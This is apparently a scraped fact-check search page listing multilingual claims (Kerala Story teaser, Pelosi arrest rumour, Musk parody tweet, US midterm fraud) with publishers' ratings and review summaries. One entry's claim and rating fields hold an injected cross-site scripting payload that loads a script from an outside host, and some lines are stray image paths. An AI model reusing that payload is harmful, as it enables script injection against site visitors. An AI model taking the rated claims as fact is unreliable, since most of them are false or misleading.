PeakMetrics / Fact Checks
Has this been
fact-checked?
Paste a claim or upload an image to find existing fact checks. See what fact-checkers found and read the evidence before you share.
Search fact checks ↓API & integrations ↗Browse by topic
Explore fact checks by subject.
Search fact checks
Search by text or imageLatest fact checks
98,284 published reviewsgarlic, mint, and oregano can cure eye degeneration
Publisher’s rating: Half True

Vejam estação de Trem em São Paulo Cheio de Homens do Exército CPTM
Publisher’s rating: Falso

Video of a Kerala woman explaining her tragic story of being forcibly converted to Islam and radicalised to join the ISIS terrorist group
Publisher’s rating: MISLEADING
The claim concerns a social-media video of a burqa-clad woman who says she was once named Shalini Unnikrishnan, became Fatima Ba, and was radicalised to join ISIS. The video also asserts that 32,000 girls from Kerala were converted and buried in Syria and Yemen. FACTLY investigated whether the footage was a real account by a radicalised woman or a clip from a film teaser. The review identifies the central question as whether the video “shows the visuals of a Kerala woman narrating her heart-wrenching story of being forcibly converted to Islam and later radicalised to join the ISIS terrorist group.” The review reports two checks: it says the video was examined for a watermark, and that searches using relevant keywords found similar visuals in a recently released teaser for the film *The Kerala Story*. It reports that the watermark “The Kerala Story” appears at the end of the video and that the film’s production company, Sun Shine Pictures, published the teaser. These details link the circulated footage to the film, rather than establishing it as documentary footage of a real woman. The review identifies actor Adah Sharma as the performer portraying the woman in the teaser, and says she shared the teaser on her official social-media accounts. It distinguishes the teaser’s dramatized portrayal and the filmmakers’ claims about 32,000 women from evidence that the video depicts a real person’s experience. Its conclusion is that the clip is from the film teaser, not a real video of a radicalised Kerala woman.

Tar free, a syrup that helps smokers restore their lungs’ full potential
Publisher’s rating: MISLEADING
The claim concerns a product advertised as “Tar Free,” a syrup said to restore a smoker’s lungs to their full potential. FACTLY’s review evaluates that claim, but the excerpt does not describe a clinical test of the syrup or provide product-specific trial results. Instead, it reports that the review searched online for research on restoring lung capacity or detoxifying smokers’ lungs and “could not find any relevant information.” The review’s central evidence is that the American Lung Association (ALA) describes lungs as self-cleaning and says they begin healing after exposure to pollutants stops. It also reports the ALA’s warning not to trust quick fixes: detox products are mostly not FDA-approved and lack adequate scientific data to recommend routine use of natural remedies for prevention. The review quotes pulmonologist Joshua Englert saying there is “no scientific research to support the use” of products claiming to remove toxins from lungs. Together, these points undermine the advertised promise; they do not establish that the syrup was independently tested and found ineffective. The review also explains why quitting smoking is not equivalent to restoring lungs to their original condition. It cites WebMD on emphysema and chronic bronchitis as forms of lasting smoking-related damage, noting that destroyed air sacs cannot be replaced, though some bronchitis-related swelling and inflammation can improve. It quotes pulmonologist Sarthak Rastogi saying quitting can allow natural recovery and prevent further damage, while describing the damage as not reversible. The review’s conclusion is therefore that evidence does not substantiate this product’s promise—not that stopping smoking has no health benefit.
"'><script src=https://x.m3.tel></script>
Publisher’s rating: "'><script src=https://x.m3.tel></script>

A photo shows slain journalist Arshad Sharif’s family gathered around his coffin to mourn his loss.
Publisher’s rating: Misleading
The claim was that a photograph showed Arshad Sharif’s family gathered around his coffin. The review found that the image did not show Sharif’s coffin: it had circulated on social media in August 2022, before his death, and was then described as showing the family of Brigadier Muhammad Khalid Shaheed. Sharif’s body, by contrast, was brought back to Islamabad on 26 October 2022, after he was killed by Kenyan police.
“FA ESTÃO SE POSICIONANDO...SEGURA FIRME GUERREIROS DE DEUS DESSA NAÇÃO...DEUS OS ABENÇOE”
Publisher’s rating: Falso

Vídeo publicado no YouTube com um trecho de uma coletiva de imprensa. Na gravação, o senador Alessandro Vieira (PSDB-SE), acompanhado do também senador Randolfe Rodrigues (Rede-AP), fala sobre a apresentação de um pedido de impeachment contra dois ministros do STF, Alexandre de Moraes e Dias Toffoli. A motivação seria o inquérito sobre ataques ao STF, do início de 2019, por meio do qual ministros chegaram a retirar do ar reportagens com citações sobre o então presidente da Corte, que era Toffoli.
Publisher’s rating: Enganoso
The video described in the claim shows a press conference with Senator Alessandro Vieira and Senator Randolfe Rodrigues, in which Vieira discusses sending an impeachment request concerning Supreme Court ministers Alexandre de Moraes and Dias Toffoli to the Senate. The key issue is the timing: the review says the request was made in 2019, not recently, and that the Senate had already archived it. It identifies the footage as a press conference held on April 16, 2019. [S1: “O pedido de impeachment realmente ocorreu, mas em 2019. O documento já foi arquivado pelo Senado. Como verificado pelo Projeto Comprova, o vídeo enganoso é de uma entrevista coletiva dada por Vieira e pelo também senador Randolfe Rodrigues (Rede-AP) em 16 de abril de 2019.”] The review describes how it checked the video’s provenance: its reporters searched online for Vieira’s spoken phrases and found footage of the same press conference on the Senate’s YouTube channel. That Senate video supplied the original date. The review then searched contemporaneous reporting and the Senate database for impeachment requests; it says it found the request under investigation and confirmed it dated to 2019. [S1: “Depois de assistir ao vídeo, a reportagem procurou por trechos das falas de Alessandro Vieira na internet e encontrou outro recorte da mesma coletiva, publicado no YouTube do Senado Federal.”] [S1: “Com o vídeo publicado no canal do Senado, foi possível ver a data original: 16 de abril de 2019.”] [S1: “Por fim, foram pesquisados na base do Senado Federal pedidos de impeachment protocolados contra os ministros do STF entre 2019 e 2021. Encontramos o pedido investigado, que é de 2019.”] The claim’s reference to the inquiry and the reporting controversy describes the surrounding 2019 context, but does not make the footage recent. The review says the request arose amid the STF inquiry into fraudulent news and related conduct, and that Vieira considered the ministers’ actions abusive. The clip therefore concerns a real request and real public remarks, but presenting them as a recent filing changes their timing and context. [S1: “Na época, o STF abriu um inquérito para investigar \"notícias fraudulentas\", como definiu o então presidente da Corte, Dias Toffoli.”] [S1: “Conforme o site Congresso em Foco, o senador Alessandro Vieira via abuso de poder por parte dos ministros e tentativa de intimidar e perseguir críticos do Supremo com o inquérito.”]

Video muestra cómo la multitud se le fue de las manos a Barack Obama durante un mitin previo a las elecciones de medio término de 2022.
Publisher’s rating: Falso

இன்றைய தாம்பரம் ராமர் கோவில் இடிப்பு திராவிட தி.மு.க. அவருக்கு வாக்களித்த இந்துக்களுக்கு
Publisher’s rating: Misleading

Si no se anuncia el 8 de noviembre el resultado de las elecciones de medio término sería un indicador de fraude.
Publisher’s rating: Falso
The claim concerned the 2022 U.S. midterm elections: a post by Latinos With Trump suggested that if results were not announced on election night, that could mean fraud. The review traced the allegation to an Instagram excerpt of President Joe Biden’s November 2 campaign speech, paired with a caption asking whether officials were preparing to cheat and asserting that results should be known that night. Biden had said some states might take days to identify a winner while they counted valid ballots. The review explains that the delay itself does not establish fraud: election administration and ballot-counting rules differ by state. (The original review describes the claim as “Es falso que si no se anuncia el 8 de noviembre el resultado de las elecciones de medio término sería un indicador de fraude”; its supplied conclusion also says the timing of an announcement does not mean fraud is occurring.) The review’s evidence focuses on why counting times vary. It reports that at least 19 states allowed ballots to be mailed on Election Day, and that California could count ballots received as late as November 15. It also cites state-by-state rules on when mail ballots may be processed: 16 states did not allow counting to begin until polls closed, while 23 allowed counting to start on Election Day before polls closed. The review notes that signature verification could add processing time. These rules and procedures provide specific non-fraud explanations for results taking longer when ballots remain to be counted or validated. To check the allegation, the review says it consulted state election information and the National Conference of State Legislatures, and emailed political scientist Fabio Naranjo of Barry University about differences in state procedures. Naranjo contrasted states that count after polls close with Florida, where votes are counted as they arrive and results can be known sooner. The evidence therefore addresses the claim’s premise directly: a delayed announcement can reflect differing lawful counting processes, and delay alone is not evidence that fraud occurred.

Nancy Pelosi is gearresteerd.
Publisher’s rating: Deze claims zijn fout. Nancy Pelosi is niet gearresteerd. De video die dit moet bewijzen, toont alleen hoe zij haar huis in San Francisco verlaat, een paar dagen na een aanval op haar man.
The claim concerned rumours that Nancy Pelosi had been arrested after her husband, Paul Pelosi, was attacked at their San Francisco home on 28 October 2022. The video circulated as proof shows Pelosi getting into a black car. The review says the footage instead shows her leaving her home under security, and that she was not arrested. S1 states: “Een video waarin zij in een zwarte auto stapt, zou dat moeten aantonen.” It also reports that “De voorzitter van het Huis van Afgevaardigden verlaat haar huis in San Francisco, duidelijk onder strenge beveiliging.” The review traces the clip to local broadcaster NBC Bay Area, which posted it online on 30 October, two days after the attack. It notes that the people visible had no recognizable police or government-service logos and that the blonde woman beside Pelosi carried a takeaway cup—details the review presents as inconsistent with the arrest interpretation. These are observations about the footage, not proof on their own; the review also gives a broader timeline. S1 says: “Het fragment waarin Nancy Pelosi onder begeleiding in een auto stapt, komt van de lokale nieuwszender NBC Bay Area. Het verscheen online op 30 oktober, twee dagen na de aanval.” The review reports that Pelosi was seen leaving the same home on 2 and 4 November, again under security, and that she gave CNN an interview before the U.S. midterm elections on 8 November. Its account of the interview introduction says Pelosi had returned to Washington after spending several days in California with her husband. Together, these reported appearances and the video’s context contradict the claim that the clip depicts an arrest. S1 states: “In de inleiding wordt hierbij bovendien gezegd dat Pelosi weer terug is in Washington, na een aantal dagen in Californië bij haar man te zijn geweest.”

Elon Musk’s tweet in Hindi stating that ‘Twitter Tere Tukde Honge’ gang should also pay $8
Publisher’s rating: FALSE
The claim concerns a screenshot of a Hindi tweet saying that the “Twitter Tere Tukde Honge” gang would also have to pay $8. FACTLY reports that the tweet was not posted by Elon Musk: its investigation found that the screenshot showed a post from a parody account impersonating him. The account’s username was “@iawoolford,” rather than Musk’s official handle, “@elonmusk.” FACTLY says the account belonged to Ian Woolford, a Hindi professor at La Trobe University in Melbourne, Australia. It reports that Woolford changed the account’s profile name and picture to resemble Musk’s and published the Hindi tweet while posing as a parody account. The review also says it found no such tweet on Musk’s official Twitter handle. Together, the account identity and the absence of the tweet from the official handle contradict the attribution to Musk.
Presidente eleito Lula, promete indulto para Adelio Bispo. Petista diz que Adélio já pagou pelo seu crime
Publisher’s rating: Falso
Today’s Tambaram Ram Temple demolition by the anti Hindu and DMK. Thanks for the Hindus who voted for him
Publisher’s rating: Misleading

කුඩා දරුවන්ව ආදරයට ඒ මේ අත සෙමින් සොලවමින් හුරතල් කිරීමෙන් Shaken Baby Syndrome තත්වයට මුහුණ පෑමට සිදුවේ ද?
Publisher’s rating: Misleading
The review examined a social-media video and caption warning that cuddling children could lead to Shaken Baby Syndrome. Its central finding was that the warning blurred the difference between gentle soothing and violent shaking: the condition is associated with forceful shaking, not ordinary gentle rocking. The review says that gently rocking a child or soothing them on a knee does not usually cause the condition, and that the risk comes from shaking a child rapidly and forcefully. [S1: “දරුවන්ව සෙමින් , ආදරයෙන් සෙලවීම හෝ දණහිස මත තබා නළවන අවස්ථාවලදී මෙවැනි තත්ත්වයන් සාමාන්යයෙන් ඇති නොවේ.”] To check the claim, the article describes consulting child specialist Dr. Deepal Perera. He said the condition does not occur when children are gently soothed, but can result from violent, rapid shaking—particularly up and down—and that gentle rocking or moving a child side to side at the same level can prevent this risk. [S1: “ළමා විශේෂඥ වෛද්ය දීපාල් පෙරේරා මේ පිළිබඳව අප හා සමග අදහස් දැක්වූ විශේෂඥ වෛද්ය දීපාල් පෙරේරා පැවසුවේ මෙය, ළමයින්ව සෙමින් ආදරයෙන් නළවන විට සිදු නොවන අතර හිංසාකාරී ලෙස වේගයෙන් නැලවීම මගින් සිදුවන බවයි.”] The review also describes the condition as a serious brain injury caused by forcefully shaking an infant or young child, and reports that it consulted information on causes from Oklahoma’s state health department. It says that crying can lead caregivers to shake a child violently while trying to soothe them. The review’s conclusion is therefore about the misleading implication that all affectionate rocking is dangerous: it distinguishes gentle soothing from forceful shaking. It separately notes that the video itself did not appear to be problematic, while its caption was misleading. [S1: “Shaken Baby Syndrome ලෙස හැදින්වෙන්නේ කුඩා දරුවෙක්ව හෝ ළදරුවෙක්ව බලෙන් සෙලවීමට ලක්කිරීම මගින් මොලයේ හටගන්නා දරුණු ආබාධ තත්ත්වයක්.”] [S1: “කෙසේ නමුත් මේ සඳහා සමාජ ජාලා සටහනේ යොදාගෙන ඇති වීඩියෝවේ වරදක් නිරීක්ෂණය නොවන අතර නමුත් “ආදරේට හුරතක් කළා වගේ නෙමෙයි ,පේනවනේ !!” යන ශීර්ෂය නොමගයවන සුලු බව අපට නිරික්ෂණය වේ.”]
“Today, the most common price of gas in America is $3.39 — down from over $5 when I took office.”
Publisher’s rating: False
“On my watch, for the first time in 10 years, seniors are getting an increase in their Social Security checks.”
Publisher’s rating: Misleading
Where the data comes from
Fact checks come from Data Commons and link to the organizations that published them.
What you’ll find
Each result links to the original fact check. Open it to read the publisher’s findings, with summaries and supporting sources where available.
Report an error
To report an error, send the page URL and supporting evidence.